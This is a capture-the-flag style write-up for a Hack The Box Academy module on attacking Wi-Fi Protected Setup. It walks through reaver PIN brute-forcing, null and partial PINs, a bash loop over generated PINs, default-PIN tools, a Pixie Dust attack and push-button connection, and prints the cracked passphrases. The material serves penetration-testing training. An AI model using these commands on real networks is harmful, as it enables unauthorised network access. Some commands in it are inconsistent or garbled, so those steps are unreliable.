

Attacking Wi-Fi Protected Setup (WPS):

Link to challenge: <https://academy.hackthebox.com/module/186>

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Class: Tier II | Medium | Offensive

**Before we begin:** throughout the module we will be requested to login to target machine

The credentials and target IP will be provided for us by the module.

we will use xfreerdp with the command:

```
xfreerdp /v:<Target IP> /u:<username> /p:<password>  
/dynamic-resolution
```

this operation will be referred throughout the writeup as 'RDP login'.

the default credentials are 'wifi:wifi', unless specified otherwise.

# Introduction

## WPS Reconnaissance:

**Question:** How many WIFI networks with WPS are available? (Answer in digit format: e.g., 5)

**Answer:** 3

**Method:** First - we will list the network interfaces with the command:

```
iwconfig
```

there is a Wi-Fi interface 'wlan0'

```
wifi@WiFiIntro:~$ iwconfig
lo                no wireless extensions.

wlan0             IEEE 802.11  ESSID:off/any
                  Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
                  Retry short limit:7   RTS thr:off   Fragment thr:off
                  Power Management:on

eth0              no wireless extensions.
```

Let's enable monitor on it:

```
sudo airmon-ng start wlan0
```

```
wifi@WiFiIntro:~$ sudo airmon-ng start wlan0

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    184 avahi-daemon
    204 wpa_supplicant
    210 avahi-daemon
    219 NetworkManager

PHY      Interface      Driver      Chipset
phy2     wlan0                htb80211_chipset      HTB ChipSet of 802.11 radio(s) for mac80211

                (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
                (mac80211 station mode vif disabled for [phy2]wlan0)
```

And search for Wi-fi networks with WPS available using the command:

```
sudo airodump-ng --wps --ignore-negative-one wlan0mon
```

```
wifi@WiFiIntro:~$ sudo airodump-ng --wps --ignore-negative-one wlan0mon

CH 14 ][ Elapsed: 30 s ][ 2024-12-24 19:24

BSSID            PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH WPS  ESSID
8E:DD:C8:FB:69:BE -28    22        0   0   1  54  WPA2 CCMP  PSK  2.0  HackTheWifi
5A:8E:A7:E6:D8:FD -28    22        0   0   1  54  WPA2 CCMP  PSK  2.0  Corp-VPN
D8:D7:3D:EB:29:D5 -28    22        0   0   1  54  WPA2 CCMP  PSK  2.0  CyberNetSecure
```

**Question:** What is the name of the WIFI network with the BSSID D8:D7:3D:EB:29:D5?

**Answer:** CyberNetSecure

**Method:** we can observe in the screenshot in the question above that the last result BSSID has the mentioned value:

```
wifi@WiFiIntro:~$ sudo airodump-ng --wps --ignore-negative-one wlan0mon

CH 14 ][ Elapsed: 30 s ][ 2024-12-24 19:24

BSSID            PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH WPS  ESSID
8E:DD:C8:FB:69:BE -28    22        0   0   1  54  WPA2 CCMP  PSK  2.0  HackTheWifi
5A:8E:A7:E6:D8:FD -28    22        0   0   1  54  WPA2 CCMP  PSK  2.0  Corp-VPN
D8:D7:3D:EB:29:D5 -28    22        0   0   1  54  WPA2 CCMP  PSK  2.0  CyberNetSecure
```

# Online PIN Brute-Forcing Attacks

## Online PIN Brute-Forcing Using Reaver:

**Question:** What is the WPA PSK for the WIFI Network named HackTheWifi?

**Answer:**

**Method:** first, if the wlan0mon (wlan0 monitoring interface) is enable, lets stop it:

```
sudo airmon-ng stop wlan0mon
```

```
wifi@WiFiIntro:~$  
sudo airmon-ng stop wlan0mon  
  
PHY      Interface      Driver      Chipset  
phy2     wlan0mon        htb80211_chipset      HTB ChipSet of 802.11 radio(s) for mac80211  
  
          (mac80211 station mode vif enabled on [phy2]wlan0)  
  
          (mac80211 monitor mode vif disabled for [phy2]wlan0mon)
```

When the 'wlan0mon' interface is stopped – lets confirm that with

```
iwconfig
```

```
wifi@WiFiIntro:~$ iwconfig  
lo          no wireless extensions.  
  
mon0        IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm  
            Retry short limit:7  RTS thr:off  Fragment thr:off  
            Power Management:on  
  
wlan0       IEEE 802.11  ESSID:off/any  
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm  
            Retry short limit:7  RTS thr:off  Fragment thr:off  
            Power Management:on  
  
eth0        no wireless extensions.
```

'wlan0mon' interface no longer appears, means it worked.

Now, lets set again monitoring, but this time using 'iw' command:

```
sudo iw dev wlan0 interface add mon0 type monitor
```

to set the interface 'mon0' to monitor 'wlan0':

```
wifi@WiFiIntro:~$ sudo iw dev wlan0 interface add mon0 type monitor
```

Then set it up:

```
sudo ifconfig mon0 up
```

and confirming the new interface is up:

```
iwconfig
```

```
wifi@WiFiIntro:~$ sudo ifconfig mon0 up
wifi@WiFiIntro:~$ iwconfig
lo                no wireless extensions.

mon0              IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
                  Retry short limit:7    RTS thr:off   Fragment thr:off
                  Power Management:on

wlan0             IEEE 802.11  ESSID:off/any
                  Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
                  Retry short limit:7    RTS thr:off   Fragment thr:off
                  Power Management:on

eth0              no wireless extensions.
```

The 'wlan0' monitoring interface 'mon0' is up and running.

Now, lets monitor the newly made interface with the command:

```
sudo airodump-ng mon0 --wps
```

```
wifi@WiFiIntro:~$ sudo airodump-ng mon0 --wps

CH 4 ][ Elapsed: 0 s ][ 2024-12-24 20:39

BSSID            PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH WPS   ESSID
C2:A1:2D:A9:05:92 -28    23         0    0    1   54  WPA2 CCMP  PSK  2.0   HackTheWifi
D8:D7:3D:EB:29:D5 -28    23         0    0    1   54  WPA2 CCMP  PSK  2.0   CyberNetSecure
D6:F6:00:7D:CC:DA -28    23         0    0    1   54  WPA2 CCMP  PSK  2.0   Corp-VPN

BSSID            STATION            PWR  Rate  Lost  Frames  Notes  Probes
```

\*Note – execution might take few moments until the output is displayed. \*

The BSSID of 'HackTheWifi' is: C2:A1:2D:A9:05:92.

\*note – BSSID value might change between attempts. \*

Let's run '[Reaver](#)' Wifi Protected Setup (WPS) online password cracking

```
sudo reaver -i mon0 -b C2:A1:2D:A9:05:92 -c 1
```

```
wifi@WiFiIntro:~$ sudo reaver -i mon0 -b C2:A1:2D:A9:05:92 -c 1

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[+] Waiting for beacon from C2:A1:2D:A9:05:92
[+] Received beacon from C2:A1:2D:A9:05:92
[!] Found packet with bad FCS, skipping...
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] 0.00% complete @ 2024-12-24 20:39:39 (0 seconds/pin)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
```

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```
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] 100.00% complete @ 2024-12-24 20:39:55 (12 seconds/pin)
[+] WPS PIN: '01235678'
[+] WPA PSK: 'WhatIsRealANdNot'
[+] AP SSID: 'HackTheWifi'
```

\*note – a reset of the target machine might needed to get this to work. \*

**Question:** What is the WPA PSK for the WIFI Network named Corp-VPN?

**Answer:** NullPINS

**Method:** Back to the wps list:

```
wifi@Wi-FiIntro:~$ sudo airodump-ng mon0 --wps

CH 4 ][ Elapsed: 0 s ][ 2024-12-24 20:39

BSSID            PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH WPS  ESSID
C2:A1:2D:A9:05:92 -28    23        0    0   1   54  WPA2 CCMP PSK  2.0  HackTheWifi
D8:D7:3D:EB:29:D5 -28    23        0    0   1   54  WPA2 CCMP PSK  2.0  CyberNetSecure
D6:F6:00:7D:CC:DA -28    23        0    0   1   54  WPA2 CCMP PSK  2.0  Corp-VPN
```

We take the BSSID of 'Corp-VPN' - D6:F6:00:7D:CC:DA.

Now, we will use 'Reaver', brute forcing with null pin:

```
sudo reaver -i mon0 -b C2:A1:2D:A9:05:92 -c 1 -p " "
```

```
wifi@Wi-FiIntro:~$ sudo reaver -i mon0 -b D6:F6:00:7D:CC:DA -c 1 -p " "

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[+] Waiting for beacon from D6:F6:00:7D:CC:DA
[+] Received beacon from D6:F6:00:7D:CC:DA
[!] Found packet with bad FCS, skipping...
[+] Associated with D6:F6:00:7D:CC:DA (ESSID: Corp-VPN)
[+] WPS PIN: ' '
[+] WPA PSK: 'NullPINS'
[+] AP SSID: 'Corp-VPN'
```



**Question:** The first 4 digits of the WPS PIN for the WiFi network named CyberNetSecure are 8487. What are the remaining 4 digits?

**Answer:** 0575

**Method:** now we take 'CyberNetSecure' BSSID: D8:D7:3D:EB:29:D5

```
wifi@WiFiIntro:~$ sudo airodump-ng mon0 --wps

CH 4 ][ Elapsed: 0 s ][ 2024-12-24 20:39

BSSID                PWR Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH WPS  ESSID
C2:A1:2D:A9:05:92    -28      23         0   0  1   54  WPA2 CCMP  PSK  2.0  HackTheWifi
D8:D7:3D:EB:29:D5    -28      23         0   0  1   54  WPA2 CCMP  PSK  2.0  CyberNetSecure
D6:F6:00:7D:CC:DA    -28      23         0   0  1   54  WPA2 CCMP  PSK  2.0  Corp-VPN
```

And as we are told the first 4 digits of the pin is '8487' – we will use the command:

```
sudo reaver -i mon0 -b D8:D7:3D:EB:29:D5 -c 1 -p 8487
```

```
wifi@WiFiIntro:~$ sudo reaver -i mon0 -b D8:D7:3D:EB:29:D5 -c 1 -p 8487

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[+] Waiting for beacon from D8:D7:3D:EB:29:D5
[+] Received beacon from D8:D7:3D:EB:29:D5
[!] Found packet with bad FCS, skipping...
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] 90.96% complete @ 2024-12-24 20:57:41 (1 seconds/pin)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
```

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```
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] 91.51% complete @ 2024-12-24 20:59:13 (1 seconds/pin)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] WPS PIN: '84870575'
[+] WPA PSK: 'EveryTh!nGisF@k3'
[+] AP SSID: 'CyberNetSecure'
```

And take the remaining of the PIN - 0575



## Secured Access Points:

**Question:** Perform a brute-force attack on the WiFi network named HackTheBox\_Secure. After how many attempts does the AP get locked?  
(Answer in digit format: e.g., 5)

**Answer:** 3

**Method:** First, lets enable interface mon0 as done in the previous section:

```
sudo iw dev wlan0 interface add mon0 type monitor;  
sudo ifconfig mon0 up;
```

and confirm the interface is active with:

```
iwconfig
```

```
wifi@Wi-FiIntro:~$ sudo iw dev wlan0 interface add mon0 type monitor;  
sudo ifconfig mon0 up;  
wifi@Wi-FiIntro:~$ iwconfig  
lo                no wireless extensions.  
  
mon0              IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm  
                  Retry short limit:7   RTS thr:off   Fragment thr:off  
                  Power Management:on  
  
eth0              no wireless extensions.  
  
wlan0             IEEE 802.11  ESSID:off/any  
                  Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm  
                  Retry short limit:7   RTS thr:off   Fragment thr:off  
                  Power Management:on
```

When the monitor interface is up and running, lets scan for networks:

```
sudo airodump-ng mon0 --wps -c 1
```

```
Failed initializing wireless card(s): mon0  
wifi@Wi-FiIntro:~$ sudo airodump-ng mon0 --wps -c 1  
  
CH 1 ][ Elapsed: 0 s ][ 2024-12-25 13:08 ][ fixed channel mon0: -1  


| BSSID             | PWR     | RXQ | Beacons | #Data, #/s | CH     | MB    | ENC    | CIPHER | AUTH | WPS | ESSID             |
|-------------------|---------|-----|---------|------------|--------|-------|--------|--------|------|-----|-------------------|
| 8E:F9:39:65:45:C1 | -28     | 100 | 26      | 0 0        | 1      | 54    | WPA2   | CCMP   | PSK  | 2.0 | HackTheBox_Secure |
| BSSID             | STATION | PWR | Rate    | Lost       | Frames | Notes | Probes |        |      |     |                   |

  
Quitting...
```

We have the network 'HackTheBox\_Secure' operating on channel 1 with the BSSID '8E:F9:39:65:45:C1'.

Now that we have the channel and BSSID, we can start reaver bruteforce for the PIN using the command:

```
sudo reaver -i mon0 -c 1 -b 8E:F9:39:65:45:C1 -v
```

```
wifi@WiFiIntro:~$ sudo reaver -i mon0 -c 1 -b 8E:F9:39:65:45:C1 -v

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[+] Waiting for beacon from 8E:F9:39:65:45:C1
[+] Received beacon from 8E:F9:39:65:45:C1
[+] Trying pin "12345670" 1
[!] Found packet with bad FCS, skipping...
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[+] Trying pin "00005678" 2
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[+] Trying pin "01235678" 3
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

We can observe that 3 bruteforce were attempts before the AP (access point) got locked

**Question:** Perform a brute-force attack on the WiFi network named HackTheBox\_Secure. What is the WPS PIN?

**Answer:** 11115670

**Method:** on the same bruteforcing, waiting the necessary 60 seconds for re-checking:

```
wifi@WiFiIntro:~$ sudo reaver -i mon0 -c 1 -b 8E:F9:39:65:45:C1 -v

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[+] Waiting for beacon from 8E:F9:39:65:45:C1
[+] Received beacon from 8E:F9:39:65:45:C1
[+] Trying pin "12345670"
[!] Found packet with bad FCS, skipping...
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[+] Trying pin "00005678"
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[+] Trying pin "01235678"
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[+] Trying pin "11115670"
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[+] WPS PIN: '11115670'
[+] WPA PSK: 'L0cK!nG_Th3_AP'
[+] AP SSID: 'HackTheBox_Secure'
```

The reaver tool continuing to bruteforce and we get the PIN.

## Using Multiple Pre-defined PINs:

**Question:** What is the WPS PIN for the WIFI Network named CyberNetSecure?

**Answer:** 99956042

**Method:** we will use the WPS PIN generator tool '[wspin](#)', which is pre-installed on the target machine.

Lets set the monitoring on, and look for networks, using the monitoring interface 'mon0' creating method:

```
sudo iw dev wlan0 interface add mon0 type monitor;  
sudo ifconfig mon0 up;
```

then scan for networks:

```
sudo airodump-ng mon0 --wps -c 1
```

```
wifi@Wi-FiIntro:~$ sudo iw dev wlan0 interface add mon0 type monitor;  
sudo ifconfig mon0 up;  
wifi@Wi-FiIntro:~$ sudo airodump-ng mon0 --wps -c 1
```

CH 1 ][ Elapsed: 6 s ][ 2024-12-25 14:14 ][ fixed channel mon0: -1

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	WPS	ESSID
60:38:E0:12:4F:A2	-28	100	99	0 0	1	54	WPA2	CCMP	PSK	2.0	HackTheWifi
02:00:00:00:02:00	-28	100	99	0 0	1	54	WPA2	CCMP	PSK	2.0	HTB-Wireless
D8:D7:3D:EB:29:D5	-28	100	99	0 0	1	54	WPA2	CCMP	PSK	2.0	CyberNetSecure

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
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And we see the 'CyberNetSecure' network, with the BSSID 'D8:D7:3D:EB:29:D5'.

Now, lets run 'wspin' on the found BSSID:

```
wspin -A D8:D7:3D:EB:29:D5
```

```
wifi@Wi-FiIntro:~$ wspin -A D8:D7:3D:EB:29:D5  
Found 40 PIN(s)  
PIN      Name  
54116696 24-bit PIN  
35154778 28-bit PIN  
88218458 32-bit PIN  
35929178 36-bit PIN  
67904853 40-bit PIN  
98126934 44-bit PIN  
83901010 48-bit PIN  
34055044 64-bit PIN
```

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```
54259285 Static PIN - H055ZX  
94229882 Static PIN - H108L  
95755212 Static PIN - CBN ONO
```

There are many many possible PINS.

We need to isolate the pins, and we will put them in a file 'pins.txt':

```
wpspin -A D8:D7:3D:EB:29:D5 | grep -Eo '\b[0-9]{8}\b' | tr '\n' ' ' > pins.txt
```

```
wifi@Wi-FiIntro:~$ wpspin -A D8:D7:3D:EB:29:D5 | grep -Eo '\b[0-9]{8}\b' | tr '\n' ' ' > pins.txt
wifi@Wi-FiIntro:~$ cat pins.txt
54116696 35154778 88218458 35929178 67904853 98126934 83901010 24855044 92858114 51432669 16664913 13655464 08233387 62350075 96225462 55764
247 34075920 12345670 20172527 46264848 76229909 62327145 10864111 31957199 30432031 71412252 68175542 95661469 95719115 48563710 20854836 4
3977680 05294176 99956042 35611530 67958146 34259283 94229882 95755212 wifi@Wi-FiIntro:~$
```

Upon reading the file 'pins.txt' – we get all the possible PINS.

Now, we will use the following bash script:

```
#!/bin/bash

# We add generated PINs into this list
PINS=$(cat pins.txt)

for PIN in $PINS
do
    echo Attempting PIN: $PIN
    # Run reaver and capture its output
    OUTPUT=$(sudo reaver --max-attempts=1 -l 100 -r 3:45 -i
mon0 -b D8:D7:3D:EB:29:D5 -c 1 -p $PIN)

    # Check if the output contains 'PSK'
    if echo "$OUTPUT" | grep -q "PSK"; then
        echo "PIN and PSK found"
        echo "PIN: $PIN"
        echo "Reaver Output: $OUTPUT"
        break
    fi
done

echo "PIN Guesses Complete"
```

\*note – the BSSID of 'CyberNetSecure' is hardcoded to the script. \*

and save it as pins.sh:

```
echo '<bash-script>' > pins.sh
```

```
wifi@WiFiIntro:~$ echo '#!/bin/bash'

# We add generated PINs into this list
PINS=$(cat pins.txt)

for PIN in $PINS
do
    echo Attempting PIN: $PIN
    # Run reaver and capture its output
    OUTPUT=$(sudo reaver --max-attempts=1 -l 100 -r 3:45 -i mon0 -b D8:D7:3D:EB:29:D5 -c 1 -p $PIN)

    # Check if the output contains 'PSK'
    if echo "$OUTPUT" | grep -q "PSK"; then
        echo "PIN and PSK found"
        echo "PIN: $PIN"
        echo "Reaver Output: $OUTPUT"
        break
    fi
done

echo "PIN Guesses Complete" > pins.sh
```

Then – we grant the script execution permissions and run it:

```
sudo chmod u+x pins.sh;
sudo ./pins.sh;
```

```
wifi@WiFiIntro:~$ sudo chmod u+x pins.sh;
sudo ./pins.sh;
Attempting PIN: 54116696

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Attempting PIN: 35154778

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Attempting PIN: 99218458
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Attempting PIN: 05294176

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Attempting PIN: 99956042

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PIN and PSK found
PIN: 99956042
Reaver Output: [+] Waiting for beacon from D8:D7:3D:EB:29:D5
[+] Received beacon from D8:D7:3D:EB:29:D5
[!] Found packet with bad FCS, skipping...
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] WPS PIN: '99956042'
[+] WPA PSK: 'EveryTh!nGisF@k3'
[+] AP SSID: 'CyberNetSecure'
PIN Guesses Complete
```

**Question:** Perform a vendor lookup for the BSSID F8:CE:72:3A:D2:A1. What is the vendor's name?

**Answer:** Wistron Corporation

**Method:** we will take the BSSID, take the first half of which, and replace the colons with hyphens, and we get: 'F8-CE-72'.

Now, we will use the command:

```
grep -i "F8-CE-72" /var/lib/ieee-data/oui.txt
```

to perform vendor lookup:

```
wifi@Wi-FiIntro:~$ grep -i "F8-CE-72" /var/lib/ieee-data/oui.txt
F8-CE-72 (hex) Wistron Corporation
```

### Using PIN Generation Tools:

**Question:** What is the WPS PIN for the WIFI Network named HackTheWifi?

**Answer:** 93007801

**Method:** back to the network monitoring results:

```
wifi@Wi-FiIntro:~$ sudo airodump-ng mon0 --wps -c 1

CH 1 ][ Elapsed: 12 s ][ 2024-12-25 14:45 ][ fixed channel mon0: -1

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH WPS  ESSID
66:58:CC:2E:6A:11 -28 100    167      0  0  1  54  WPA2 CCMP PSK  2.0  HTB-Wireless
60:38:E0:12:4F:A2 -28 100    167      0  0  1  54  WPA2 CCMP PSK  2.0  HackTheWifi
D8:D7:3D:EB:29:D5 -28 100    167      0  0  1  54  WPA2 CCMP PSK  2.0  CyberNetSecure

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
Quitting...
```

We can see the BSSID of 'HackTheWifi' is '60:38:E0:12:4F:A2'.

Now, for the PIN generation tool, we will use the wps default wps PIN generator tool '[Default-wps-pin](#)' – using the command:

```
python2 /opt/Default-wps-pin/default-wps-pin.py
60:38:E0:12:4F:A2
```

```
wifi@Wi-FiIntro:~$ python2 /opt/Default-wps-pin/default-wps-pin.py 60:38:E0:12:4F:A2
derived serial number: R----20386
SSID: Arcor|EasyBox|Vodafone-124F26
WPS pin: 93007801
```



# Offline PIN Brute Forcing Attacks

## The Pixie Dust Attack:

**Question:** Scan for the available WIFI Networks. What is the name of the available WIFI network?

**Answer:** HackTheWifi

**Method:** we will establish monitoring in the original 'airmon-ng' method:

```
sudo airmon-ng start wlan0
```

```
wifi@WiFiIntro:~$ sudo airmon-ng start wlan0

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    184 avahi-daemon
    206 wpa_supplicant
    210 avahi-daemon
    227 NetworkManager

PHY      Interface      Driver      Chipset
phy1     wlan0               htb80211_chipset      HTB ChipSet of 802.11 radio(s) for mac80211

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

And search for Wi-fi networks with WPS available using the command:

```
sudo airodump-ng --wps --ignore-negative-one wlan0mon
```

```
wifi@WiFiIntro:~$ sudo airodump-ng --wps --ignore-negative-one wlan0mon

CH  9 ][ Elapsed: 0 s ][ 2024-12-26 13:33

BSSID            PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH WPS  ESSID
12:7D:76:D9:E6:61 -28      2           0   0   1   54  WPA2 CCMP  PSK  2.0  HackTheWifi
BSSID            STATION            PWR   Rate    Lost    Frames  Notes  Probes
Quitting...
```

**Answer: 32452370**

And run on it the following command, using the [Pixie Dust attack](#) tool 'OneShot':

```
sudo python3 /opt/OneShot/oneshot.py -b 12:7D:76:D9:E6:61 -i wlan0mon -K
```

```
wifi@WiFiIntro:~$ sudo python3 /opt/OneShot/oneshot.py -b 12:7D:76:D9:E6:61 -i wlan0mon -K
[*] Running wpa supplicant...
[*] Running wpa supplicant...
[*] Trying PIN '42802891'...
[*] Scanning...
[*] Authenticating...
[+] Authenticated
[*] Associating with AP...
[+] Associated with 12:7D:76:D9:E6:61 (ESSID: HackTheWifi)
[*] Received Identity Request
[*] Sending Identity Response...
[*] Received WPS Message M1
[P] E-Nonce: A3D9D8E37CD8CE193A88D2D7D827074
[*] Sending WPS Message M2...
[P] PKR: 84931BFF3A5BC38901991A16C6EA07FAF8F4DA037465AE10F6C509A72C15812AFD5C74D834A7BF7CF5C1DFAE8D0981D831ECB096307F6DA46C4E994FBC647A31409
[P] CAP: 6A93A33F9C933A73B0515F2A10CE6A97AFBFA0647A95A2A9F0B349625A1361CA8B03616A55C23A9F33D750A9416239A18E642A9F540
```

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```
[*] AuthKey: 208f9d6dc375c0b0737937044a70e0083b02938333383f3c7e08e0538a
[*] Received WPS Message M3
[P] E-Hash1: C566C61B66B5369A68BA11D7E83ED247F71AE2BD0D951EA0B4117AA1681B6399
[P] E-Hash2: F07BE1FA01753F45AB1900DEC253781B9312390C45A268704A328FA52EEF9A94
[*] Sending WPS Message M4...
[-] Error: PIN was wrong
[*] Running Pixiewps...

Pixiewps 1.4

[?] Mode:      1 (RT/MT/CL)
[*] Seed N1:   0x5c5d8e4b
[*] Seed ES1:  0x00000000
[*] Seed ES2:  0x00000000
[*] PSK1:      bc4c21456a1c22ff2a67ece297d8c365
[*] PSK2:      3b2a01b88e99815fd681677c19525efa
[*] ES1:       00000000000000000000000000000000
[*] ES2:       00000000000000000000000000000000
[+] WPS pin:   32452370

[*] Time taken: 0 s 26 ms
```

```
sudo reaver -K 1 -vvv -b 12:7D:76:D9:E6:61 -c 1 -i mon0
```

This method will not be shown here.\*

## Misc WPS Attacks

### Push Button Configuration:

**Question:** Connect to the Wi-Fi network using the PBC method as outlined in the section. Once connected, submit the flag value present at <http://192.168.1.1/>

**Answer:** HTB{CONNECT\_WITH\_PBC}

**Method:** First, lets set the monitoring:

```
sudo airmon-ng start wlan0;
```

We will proceed to run oneshot to get the PBC:

```
sudo python3 /opt/OneShot/oneshot.py -i wlan0mon --pbc
```

```
wifi@WiFiIntro:~$ sudo python3 /opt/OneShot/oneshot.py -i wlan0mon --pbc
[*] Running wpa_supplicant...
[*] Starting WPS push button connection...
[*] Scanning...
[*] Selected AP: D8:D6:3D:EB:29:D5
[*] Authenticating...
[+] Authenticated
[*] Associating with AP...
[+] Associated with D8:D6:3D:EB:29:D5 (ESSID: HackTheWireless)
[*] Received Identity Request
[*] Sending Identity Response...
[*] Sending WPS Message M1...
[*] Received WPS Message M2
[*] Sending WPS Message M3...
[*] Received WPS Message M4
[*] Sending WPS Message M5...
[*] Received WPS Message M6
[*] Sending WPS Message M7...
[*] Received WPS Message M8
[+] WPS PIN: '<PBC mode>'
[+] WPA PSK: '42b5215eb129abec043d7f32596f4f90'
[+] AP SSID: 'HackTheWireless'
```

We get the wifi 'HackTheWireless' with the PSK (pre shared key) –  
'42b5215eb129abec043d7f32596f4f90'


Now, we will stop the monitoring using the commands:

```
sudo iw wlan0mon del;  
sudo airmon-ng stop wlan0mon;
```


enter 'y' on prompt:

```
wifi@WiFiIntro:~$ sudo iw wlan0mon del;  
sudo airmon-ng stop wlan0mon;  
  
Found phy1 with no interfaces assigned, would you like to assign one to it? [y/n] y  
  
      (mac80211 monitor mode vif enabled on [phy1]wlan0mon  
  
PHY      Interface      Driver      Chipset  
phy1     wlan0mon          htb80211_chipset      HTB ChipSet of 802.11 radio(s) for mac80211  
  
      (mac80211 station mode vif enabled on [phy1]wlan0)  
  
      (mac80211 monitor mode vif disabled for [phy1]wlan0mon)
```

